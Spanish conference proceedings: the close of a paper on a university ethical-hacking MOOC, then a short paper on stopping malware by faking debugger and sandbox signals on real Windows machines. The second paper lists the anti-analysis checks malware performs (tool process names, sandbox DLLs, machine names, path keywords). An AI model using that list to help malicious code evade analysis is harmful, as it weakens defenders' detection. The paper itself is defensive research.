La plataforma elegida para el MOOC ha sido Open edX. Esta elección ya venía impuesta por el rectorado, debido a que se quería mantener un control estricto sobre la plataforma. También se valoró la posibilidad de integrar el MOOC en plataformas públicas ya existentes, pero finalmente se desestimó esta opción.

Aunque la plataforma ha funcionado bien, uno de los aspectos mejorables es el foro que proporciona, que con el alto número de participantes se ha convertido en una herramienta ingobernable. Nuestra recomendación durante el curso ha sido orientar a los participantes hacia los espacios sociales para interactuar (Facebook y Twitter, fundamentalmente), pero tenemos que tener en cuenta que hay personas reacias a usar este tipo de herramientas y así lo han manifestado.

Open edX también nos ha permitido lanzar una newsletter semanal con la que conseguíamos informar de las novedades a los participantes den el curso.

VI. Presencia en Redes Sociales

Como hemos comentado, el enfoque conectivista del curso ha hecho que nos hayamos apoyado en las redes sociales para que los participantes pudieran interactuar y aprender de manera colaborativa. Este ha sido un punto muy importante durante el desarrollo del curso, al que hemos dedicado una atención especial.

Fig. 3: Página en Facebook del MOOC.

Los meses anteriores a la celebración del curso (desde julio de 2015) hemos utilizado una página de seguidores de Facebook (https://www.facebook.com/moochackingetico), que se muestra en la Fig. 3 y un perfil en Twitter (https://twitter.com/moocHackingMU) (Fig. 4) para promocionar el curso.

Fig. 4: Perfil en Twitter del MOOC.

Estos perfiles estaban activos unos meses antes del comienzo del MOOC, publicando contenido interesante relacionado con la seguridad informática, y su objetivo era ganar visibilidad para conseguir participantes. Además, creamos el hashtag en Twitter "#MoocHackingMU" para que se utilizara en las conversaciones sobre el curso. Este hashtag ha tenido una gran repercusión durante el curso y ha sido muy usado por los participantes activos en Twitter.

El perfil en Twitter, durante el reto, se convirtió en una herramienta a la que podían acudir los equipos en busca de ayuda, a través de mensajes privados. Cada vez que usaban esta posibilidad, eran penalizados en la puntuación final del reto.

Pero donde realmente los participantes han interactuado ha sido en los grupos que hemos creado en Facebook. El grupo principal es la "Comunidad de #moocHackingMU" (https://www.facebook.com/groups/moochackingmu), un grupo público que cuenta con 1019 miembros y que mantiene actividad de los participantes que publican información sobre seguridad, hacking, etc. Este grupo (Fig. 5) ha sido el principal espacio de interacción.

Además, como apoyo para el reto, creamos un grupo cerrado en Facebook llamado "Consejo Jedi" (Fig. 6) (https://www.facebook.com/groups/consejojedimu) al que los participantes solo podían accede tras resolver un enigma. En este grupo, los miembros obtenían información privilegiada relativa al reto unos días antes que el resto de participantes. Ambos grupos siguen manteniendo actividad actualmente.

Fig. 5: grupo en Facebook "Comunidad #moocHackingMU".

Fig. 6: Grupo cerrado en Facebook "Consejo Jedi".

Para el desarrollo del curso también hemos contado con un blog (http://mukom.mondragon.edu/mooc-hacking-etico), que se muestra en la Fig. 7, integrado en la plataforma de blogs de la universidad. Este blog ha sido un complemento para anunciar eventos importantes del curso.

Fig. 7: el blog del curso.

En el canal de YouTube de MONDRAGON UNIBERTSITATEA están disponibles los vídeos del MOOC: un vídeo de presentación del curso y los vídeos con los que introducíamos las unidades. Además, el curso se cerró con un hangout en el que comunicamos los equipos que se habían hecho acreedores de las insignias Jedi y Sith, así cómo el equipo ganador del reto.

En la Tabla 3 se muestran los datos de reproducciones y porcentaje medio reproducido de cada vídeo.

Tabla 3:

REPRODUCCIONES Y PORCENTAJE MEDIO REPRODUCIDO EN YOUTUBE

Vídeo	Reproducciones	Porcentaje medio reproducido
Presentación del curso	1234	51%
Unidad 1	3419	71%
Unidad 2	1133	76%
El reto	1187	68%
Final del curso	326	68%
Anuncio de los ganadores del reto	388	40%

VII. LECCIONES APRENDIDAS

En este MOOC hemos participado profesores del área de telemática y seguridad de la Escuela Politécnica de MONDRAGON UNIBERTSITATEA , además de personal de sistemas y de administración. Ha sido una experiencia muy enriquecedora y gratificante, y también muy intensa. En consonancia con los objetivos previamente definidos para este curso, durante este MOOC hemos aprendido mucho sobre este tipo de cursos, hemos logrado conectar con una comunidad de personas muy interesadas en el mundo de la seguridad informática (de hecho, algunos de los participantes en el curso se han matriculado en el Máster online en Seguridad de la universidad) y hemos colaborado en dar visibilidad a MONDRAGON UNIBERTSITATEA en el ámbito de la seguridad.

En un primer momento, el éxito de audiencia del MOOC nos generó cierta preocupación, pero hemos aprendido que los participantes en este tipo de cursos tienen, en su mayoría,

experiencia en otros MOOCs y conocen qué pueden esperar de los profesores, en el sentido de que no es curso online al uso en el que los profesores podemos dedicar tiempo a cada alumnos para tutorías, resolver dudas, intervenir en el foro, etc.

Este tipo de cursos requiere una alta implicación del equipo docente, tanto en la preparación y adecuación de contenidos como en la dinamización del curso. Aunque este MOOC emplea un enfoque conectivista y fomenta el aprendizaje colaborativo, la tarea de los profesores en el día a día se basa en ofrecer contenidos interesantes y complementarios a través de los canales habilitados para ello y en resolver cuestiones relacionadas con la gestión del curso. En nuestro caso y hablando de recursos, hemos dedicado una persona a dedicación completa durante el desarrollo del curso, aunque este rol estaba soportado por los 4 profesores del equipo docente.

Por último, con un número alto de participantes inscritos como el de este curso, es muy importante automatizar todas las tareas que sean posibles. En nuestro caso, las tareas de asignación de servidores y la evaluación del reto a través de los archivos capturados por los distintos grupos, por ejemplo, nos han supuesto una carga de trabajo que no teníamos contemplada.

VIII. Conclusiones y líneas futuras

En primer lugar, pensamos que el grado de consecución de los objetivos que nos planteábamos con el MOOC ha sido alto. Como ya hemos comentado en el apartado sobre las "lecciones aprendidas", hemos conseguido un conocimiento alto sobre los MOOC: su planteamiento, organización, dinamización, evaluación, etc. Además, hemos conseguido vencer ciertas reticencias internas que existían sobre este tipo de cursos.

Hemos conseguido ganar visibilidad como entidad formadora en el ámbito de la seguridad informática. En este sentido, la presencia del MOOC en los medios ha sido importante: entrevistas en radio y televisión en EITB (la radio-televisión pública vasca), prensa escrita y digital. Nos hemos aprovechado tanto del concepto MOOC como un concepto todavía novedoso para los medios, como de la temática del curso, el hacking ético, que resulta atractiva también para los medios.

En cuanto a posicionamiento online, hemos conseguido a través del MOOC estar posicionados, por ejemplo, en Google España en el primer lugar de los resultados de búsqueda para la búsqueda "curso hacking ético" (Fig. 8), en segundo lugar para el término más genérico "hacking ético" y en tercer lugar para el término "mooc seguridad informática", lo que nos permite decir que la plataforma elegida desde la universidad (edX) es una buena herramienta para ganar visibilidad frente a los buscadores, combinado con un trabajo de consecución de enlaces entrantes.

La presencia en YouTube a través de los vídeos del curso también nos ha permitido estar bien posicionados para los términos descritos tanto para búsquedas en YouTube como para búsquedas en Google.

El último de los objetivos que nos planteábamos implicaba conseguir alumnos para los cursos de formación reglada de la universidad. En este sentido, ocho de los participantes en el MOOC se han matriculado en la presente edición del Máster Online en Seguridad Informática han participado en el MOOC.

Todos estos datos han sido valorados de manera muy positiva desde el rectorado de la universidad, que ha confirmado la continuidad de este curso y la apuesta por los MOOC.




Fig. 8. Posicionamiento en google.es para el término "curso hacking ético".

En cuanto a la participación en el curso, además del número de participantes que han conseguido insignias, alrededor de unas 640 personas (un 11% de las personas inicialmente matriculadas) se mantenían activas en la fase final del curso, el reto, con 80 equipos atacándose mutuamente. Estamos satisfechos con estos datos (que superan los datos globales de participación encontrados en la literatura sobe MOOCs [5][12]), aunque nuestra intención es mejorarlo en próximas ediciones.

Otra conclusión que hemos extraído del curso es que este curso ha sido posible gracias a la colaboración de una empresa externa a la universidad y con mucha experiencia en MOOCs. En nuestro caso, la empresa elegida para guiarnos en este proceso nuevo para nosotros fue Conecta13 (http://conecta13.com), y la elección ha sido un completo acierto. David Álvarez y su equipo nos han transmitido su conocimiento y nos ayudado en la concepción, preparación y dinamización del curso. Por tanto, vemos que es clave para las universidades que quieran experimentar con los MOOC que consigan un buen aliado, ya que es un concepto de formación muy distinto a los entornos de formación reglada a los que estamos acostumbrados.

Es muy importante que el equipo de personas que se vayan a ocupar de la impartición del MOOC reciban formación específica sobre lo qué supone gestionar y dinamizar este tipo de cursos, ya que, sobre todo con el enfoque conectivista que se ha aplicado en el MOOC sobre hacking ético, las diferencias con los cursos online tradicionales son grandes. Como ya hemos comentado, hay que trabajar en la dinamización del curso tanto o más que en la gestión de contenidos tradicional.

Hemos conseguido crear una comunidad de personas a las que les interesa el mundo de la seguridad informática y del hacking ético, y que siguen interactuando en las comunidades

virtuales del MOOC, aún después de la finalización del curso [13]. Aunque éste no era un fin en si mismo del MOOC, creemos que las personas que han vivido una buena experiencia en el desarrollo de un curso de este tipo, establecen una ligazón con la comunidad que les ha acompañado en el proceso y con la universidad responsable del mismo, y esto puede ser aprovechable en el futuro por la universidad, si mantenemos esta comunidad viva.

Hemos visto que este MOOC ha funcionado muy bien para detectar a participantes con gran talento en el mundo de la seguridad informática. Sin haberlo pretendido inicialmente, hemos visto que un MOOC de este tipo, en el que se juega con conceptos como la gamificación y los desafíos, pueden servir para la captación de talento, y puede ser una muy buena opción de cara a las empresas, a la hora de encontrar determinados perfiles profesionales interesantes. Es una vía que estamos explorando desde la universidad con algunas asociaciones empresariales.

Por último, creemos que puede ser interesante encontrar empresas patrocinadoras que aporten más relevancia y visibilidad al curso y que nos ayuden a mantener un curso de este tipo en constante contacto con al realidad tecnológica y empresarial en un mundo tan cambiante como el de la seguridad informática.

AGRADECIMIENTOS

Además de las personas mencionadas en el artículo, este curso no hubiera sido posible sin el apoyo y la colaboración de Edurne Galindez (Coordinadora de eLearning), Gentzane Aldekoa (Coordinadora de Formación Continua) y Eduardo Sánchez (Sistemas de Información).

REFERENCIAS

[1] L. Pappano, «The Year of the MOOC,» 2 Noviembre 2012. http://www.nytimes.com/2012/11/04/education/edlife/massive-open-online-courses-are-multiplying-at-a-rapid-pace.html?_r=0.

[2] P. Hyman, «In the year of disruptive education,» *Communications of the ACM,* vol. 55, nº 12, pp. 20-22, 2012.

[3] Liyanagunawardena, T. R., Adams, A. A., & Williams, S. A. (2013). MOOCs: A systematic study of the published literature 2008-2012. The International Review of Research in Open and Distributed Learning, 14(3), 202-227.

[4] Chiappe-Laverde, A., Hine, N., & Martínez-Silva, J. A. (2015). Literatura y práctica: una revisión crítica acerca de los MOOC - Literature and Practice: A Critical Review of MOOCs. Comunicar, 22(44), 09-18.

[5] Jordan, K. (2014). Initial trends in enrolment and completion of massive open online courses. The International Review of Research in Open and Distributed Learning, 15(1).

[6] Emanuel, E. J. (2013). Online education: MOOCs taken by educated few. Nature, 503(7476), 342-342.

[7] Rodriguez, C. O. (2012). MOOCs and the AI-Stanford like courses: Two successful and distinct course formats for massive open online courses. European Journal of Open, Distance and E-Learning, 15(2).

[8] Muñoz, A. M., & Ramió, J. (2013). Crypt4you y la utilidad de los MOOCs en la formación online en lengua española. Innovación educativa, (23).

[9] Porras, M. D. L. G., Ramirez, R. C., & Montoya, M. S. R. (2014). Diseño de autoestudios multimedia para competencias digitales: Caso del primer MOOC latinoamericano. Edutec. Revista Electrónica de Tecnología Educativa, (47).

[10] Á. Fidalgo Blanco, M. L. Sein-Echaluce Lacleta y F. J. García Peñalvo, «MOOC cooperativo. Una integración entre cMOOC y xMOOC,» de *II Congreso Internacional sobre Aprendizaje, Innovación y Competitividad (CINAIC 2013)*, Madrid, 2013.

[11] P. Sánchez y C. Blanco, «Una Metodología para fomentar el aprendizaje mediante sistemas de evaluación entre pares,» de *Jornadas de Enseñanza Universitaria de la Informática (JENUI)*, Castellón de la Plana, 2013.

[12] J. Cabero Almenara, M. d. C. Llorente Cejudo y A. I. Vázquez Martínez, «Las tipologías de MOOC: su diseño e implicaciones educativas,» *Profesorado. Revista de Curriculum y Formación del Profesorado,* vol. 18, nº 1, pp. 13-26, 2014.

[13] D. Torres Mancera y D. Gago Saldaña, «Los MOOC y su papel en la creación de comunidades de aprendizaje y participación,» *RIED. Revista Iberoamericana de Educación a Distancia,* vol. 17, nº 1, pp. 13-34, 2014.

Desactivación de infecciones, malware y cryptolockers:

Román Ramírez
RootedCON
rramirez@rootedcon.com

Pablo San Emeterio Lopez
Telefonica
psaneme@gmail.com

Abstract- ***Desde hace tiempo las distintas familias de malware implementan técnicas antireversing y antidebuging para evitar que los analistas de malware puedan examinar de forma fácil el comportamiento de estos programas maliciosos.***

Además, desde hace unos años, vivimos una fiebre por el sandboxing y las herramientas de detección de comportamientos maliciosos mediante el análisis dinámico de muestras. Los desarrolladores de malware no son ajenos a esta tendencia, e implementan técnicas antisandboxing, y de detección de entornos virtuales, para prevenir la ejecución del código malicioso dentro de un potencial laboratorio de malware que pueda ayudar a los investigadores en su erradicación.

La proliferación de estas técnicas y estrategias, tanto en el lado defensor como en el lado atacante, nos ha llevado a reflexionar sobre una posible solución sencilla, que finja un entorno de análisis de malware en un entorno de trabajo real, consiguiendo en el caso de una infección, prevenir la ejecución del código malicioso. Mediante estas técnicas se logra, que cuando un equipo resulta infectado, éste se convierta en un "portador" del malware que nunca llega a ejecutar el código malicioso del mismo.

Tipo de contribución: *Formación talleres*

I. INTRODUCCIÓN

Desde que la producción de *malware* comenzó a profesionalizarse, las distintas familias de *malware* implementan técnicas *antireversing* y *antidebuging* para evitar que los analistas de *malware* puedan examinar de forma fácil el comportamiento de estos programas maliciosos y llegar a conclusiones sobre los mismos. Conclusiones como son IOCs para de detectar su presencia, mecanismos de comunicación con el exterior o técnicas de propagación si es que las implementan.

Además, desde hace unos años hasta hoy, vivimos una fiebre por el *sandboxing* y las herramientas automáticas de detección de comportamientos maliciosos, que tratan de realizar un análisis dinámico sobre todos los ficheros y las comunicaciones que ocurren dentro de una organización; el propósito de estas herramientas es detectar *sofware* malicioso que al ejecutarse en entornos virtuales controlados, detone el comportamiento malicioso de un *malware* y permita una organización detectar y contener una posible infección. Los desarrolladores de *malware* no son ajenos a esta tendencia que se impone en las organizaciones, e implementan técnicas *antisandboxing* y de detección de entornos virtuales sobre los que se suelen realizar análisis, y prevenir la ejecución de la parte del código maliciosa. Evitando así ser detectados en las defensas perimetrales de las organizaciones o ser analizados dentro de un laboratorio de *malware* que pueda ayudar a los investigadores en su erradicación.

La proliferación de todas estas técnicas y estrategias, tanto en el lado defensor como sobre todo en el lado atacante, nos ha llevado a reflexionar sobre una posible solución que prevenga la ejecución de los códigos maliciosos de una forma ligera y sencilla. Esta solución se centra en fingir dentro de una estación de trabajo real (no virtual), el comportamiento o características que tienen las *sandbox* o las herramientas de análisis de *malware* más conocidas. Gracias a este engaño se consigue prevenir la ejecución del código malicioso de un *malware* utilizando sus propias técnicas defensivas en nuestro beneficio. De esta forma aun cuando seamos víctimas de una infección o hayamos sido objetivo de un *exploit,* lograremos evitar los efectos negativos de los mismos, siempre que tengan implementadas alguna de las técnicas mencionadas.

Además, las técnicas utilizadas para generar este entorno ficticio de análisis de *malware* se pueden emplear para generar alertas de seguridad que identifiquen los procesos que lleven a cabo reconocimientos del entorno de ejecución que pudiesen ser realizados por un *malware.* Estas alertas se pueden generar, por ejemplo, cuando un proceso consulte del estado del flag de *debug*, verificar el valor de determinadas claves de registro que identifican claramente a *softwares* de virtualización, analizar el nombre de procesos en ejecución, consultar la existencia de determinados ficheros como pueden ser *drivers* de virtualización o la existencia en el escritorio de ventanas con el título de herramientas comúnmente utilizadas por analistas de *malware*.

La charla incorpora pruebas del concepto descrito, donde se ilustrará la funcionalidad de esta idea con máquinas y muestras de *malware* obtenidas de distintos *zoos*.

A. Trabajos anteriores

Esta idea expuesta no es una idea inédita, ya que ha habido otros trabajos que proponen soluciones que consigan el efecto de prevenir la ejecución de código malicioso [1]. En algunas de estas ideas se busca generar un entorno de análisis de *malware* en un equipo real mediante el despliegue de ficheros necesarios para el correcto funcionamiento de máquinas virtuales de algunos fabricantes. Estos ficheros son *drivers* y herramientas utilizadas por una máquina virtual en un entorno real, pero sin que el despliegue de estos ficheros llegue a interferir el comportamiento normal del equipo de trabajo.

Sin embargo pensamos que algunas de estas ideas se centran sólo en las técnicas de detección de máquinas virtuales, lo cual a día de hoy, con la masificación del uso de entornos virtualizados pueden caer en desuso por parte de los programadores de *malware*, frente a otras técnicas como son las técnicas *antidebugging* o la detección de determinados procesos en ejecución para prevenir la ejecución del *payload* malicioso.

En nuestro trabajo para lograr el mismo efecto que estos trabajos frente a técnicas de detección de entornos virtuales, no se copia ningún fichero en la máquina que se quiere proteger, pero sí se simulará su existencia mediante el *hookeo* de algunas de las funciones del API del sistema de ficheros de Windows.

B. Técnicas utilizadas

Las técnicas de prevención de ejecución de código malicioso que se tratan de utilizar en nuestro beneficio son las siguientes:

1. *Técnicas antidebugging*.
2. *Técnucas antianálisis*
3. *Tecnicas antisandboxing*

Cada una de ellas se trata de explotar en nuestro beneficio para prevenir la ejecución del código malicioso de forma diferente, siempre que estén implementadas en el *malware*.

En alguna circunstancia y con casos puntuales no detectados en nuestras pruebas, podría ocurrir que utilizarlas incurra en alguna desventaja, como puede ser un mal funcionamiento de software legítimo.

C. Técnicas antidebugging

Estas técnicas tratan de prevenir la ejecución del código malicioso sacando partido de que los analistas de *malware* utilizan herramientas como los *debuggers* para analizar el comportamiento de una muestra de *malware*. Los *debuggers* generan un proceso en depuración para permitir detener su ejecución y analizar el estado de los registros del procesador y de la memoria del proceso. De este modo se puede estudiar el comportamiento de un programa. Los programadores de *malware* no son ajenos a este hecho y tratan de buscar indicadores en las distintas estructuras de datos del proceso que les permita detectar cuando un proceso está siendo depurado.

Para conseguir detonar las técnicas *antidebuging* que puedan existir en un *malware*, la solución que proponemos implementa un *driver* a nivel de *kernel* del sistema operativo que monitoriza la creación de nuevos procesos, y a cada proceso que sea generado en el sistema se le modifica el valor del *flag* de *debug* existente en el PEB (Process Environment Block) de todo proceso Windows. Esta modificación establece el valor de dicho *flag* a *true.* Esta cambio se lleva a cabo antes de que el proceso comience la ejecución de la primera instrucción de su código. Con esta modificación se logra que el *malware* crea que está siendo analizado por un analista de *malware* con un *debugger,* y no ejecute su código malicioso.

Esta modificación podría llegar a provocar problemas en algunos programas legítimos que no quieran ser ejecutados bajo un *debugger*. Para evitar este tipo de problemas existe una lista blanca que no lleve a cabo esta acción sobre los mismos.

D. Técnicas antianálisis

Complementariamente a las técnicas *antidebugging*, otra de las técnicas que suelen implementar los programadores de *malware* para prevenir la ejecución del código malicioso consiste en detectar la existencia de herramientas ampliamente empleadas por los analistas de *malware* como son *sniffers* de tráfico de red o herramientas que monitorizan cambios en el sistema de ficheros o en el registro de Windows. Para ello los programadores de *malware* analizan los procesos en ejecución o las ventanas existentes en el escritorio del usuario y en caso de detectar alguna de ellas proceden a no ejecutar el código malicioso.

Algunas de estas herramientas buscadas por los desarrolladores de *malware* son los *debuggers* como *Ollydbg, Immunity Debugger, WinDbg* o *IDA Pro* que generan procesos con los siguientes nombres de proceso *OLLYDBG.EXE, ImmunityDebugger.exe, windbg.exe* o *idag.exe*. Otras herramientas buscadas por los programadores de *malware* son el *sniffer* de tráfico de red *Wireshark* o herramientas de la *Suite Sysinternals* como son *ProcessExplorer o ProcessMonitor* que generan procesos con los nombres *wireshark.exe, procexp.exe* o *procmon.exe*.

Para detonar estas técnicas hemos creado unos procesos que simulan ser los procesos anteriormente mencionados. Los procesos tienen el mismo nombre, *WindowText* y *WindowClass* que los originales, pero su comportamiento es inocuo ya que sólo implementan la parte de visualización de sus originales.

E. Técnicas antisanboxing

Estas técnicas son las que más se están implementando en los *malwares* actuales y su objetivo no es otro que el evitar ser

detectados en las *sandboxs* ampliamente ofertadas por los fabricantes de soluciones de seguridad perimetral.

Entre las muchas técnicas de detección de *sandboxing* o de máquinas virtuales, están:

1. La existencia de determinados ficheros, *dlls* o *drivers* en el sistema.
2. La existencia de determinados servicios en el sistema.
3. La existencia de determinadas claves de registro o valores de las mismas.
4. La existencia de determinadas *dlls* en la memoria de un proceso como es *sandboxie.dll*.
5. La utilización de determinados nombres de equipo como son *sandbox* o *malware.*
6. La existencia de algunas palabras clave en el *path* del fichero ejecutable del proceso como son *analysis*, *malware* o *test.*
7. La utilización de determinadas instrucciones no virtualizadas que permiten conocer datos acerca del procesador empleado en el sistema.

Dentro de este tipo de técnicas hay algunas de ellas que son francamente dificiles de detectar o emplear en nuestro beneficio sin generar una gran sobrecarga en el sistema. Otras pueden tener un gran impacto en el inventario de activos informáticos de una organización. Sin embargo trataremos de utilizar algunas de ellas para conseguir nuestro objetivo de evitar la ejecución del código malicioso de un *malware.*

Para lograr la detonación de algunas técnias *antisandboxing*, aprovecharemos que en las técnicas *antidebugging* programamos un driver detecta la creación de nuevos procesos, pero en este caso en lugar de modificar el *flag* de *debug*, el driver es empleado para inyectar en los nuevos procesos una *dll.* Esta *dll* se encarga de ejecutar una serie de *hooks* sobre las APIs de Windows que nos permiten hacer creer a un programa malicioso que en el sistema existen los ficheros, servicios o claves de registros buscados para detectar una *sandbox.* Es en este conjunto de *hooks* donde se pueden programar las alertas de seguridad que nos alertarán de la existencia de procesos consultando por estas características de una máquina.

II. Conclusiones

Gracias a la implementación de este grupo de técnicas en un entorno de trabajo real (no virtualizado), conseguimos que la mayor parte del *malware* que pueda infectar el sistema no llegue a ejecutar su *payload* malicioso, ya que en mayor o menor medida el *malware* actual implementa alguna de las técnicas de detección de herramientas de análisis, *antidebugging* y *antisandboxing* descritas.

En caso de que un *malware* no implementara ninguna de estas técnicas, dicho *malware* será detectado prácticamente en la totalidad de los casos, en los elementos de seguridad perimetral que las organizaciones concienciadas con la seguridad suelen tener desplegadas.

.

Agradecimientos

- Jordi Vazquez (@jordisk)
- Yago Jesus (@YJesus)
- Alberto Ortega (@A0rtega)
- Marc Ribero (@Seifreed)

Referencias

[1] Jordi Vazquez: ”Emulate Virtual machines To avoid malware infections”, en *Kasperski Academy http://kasperskycontenthub.com/kasperskyacademy/files/2013/12/aira.pdf,* 2013.

.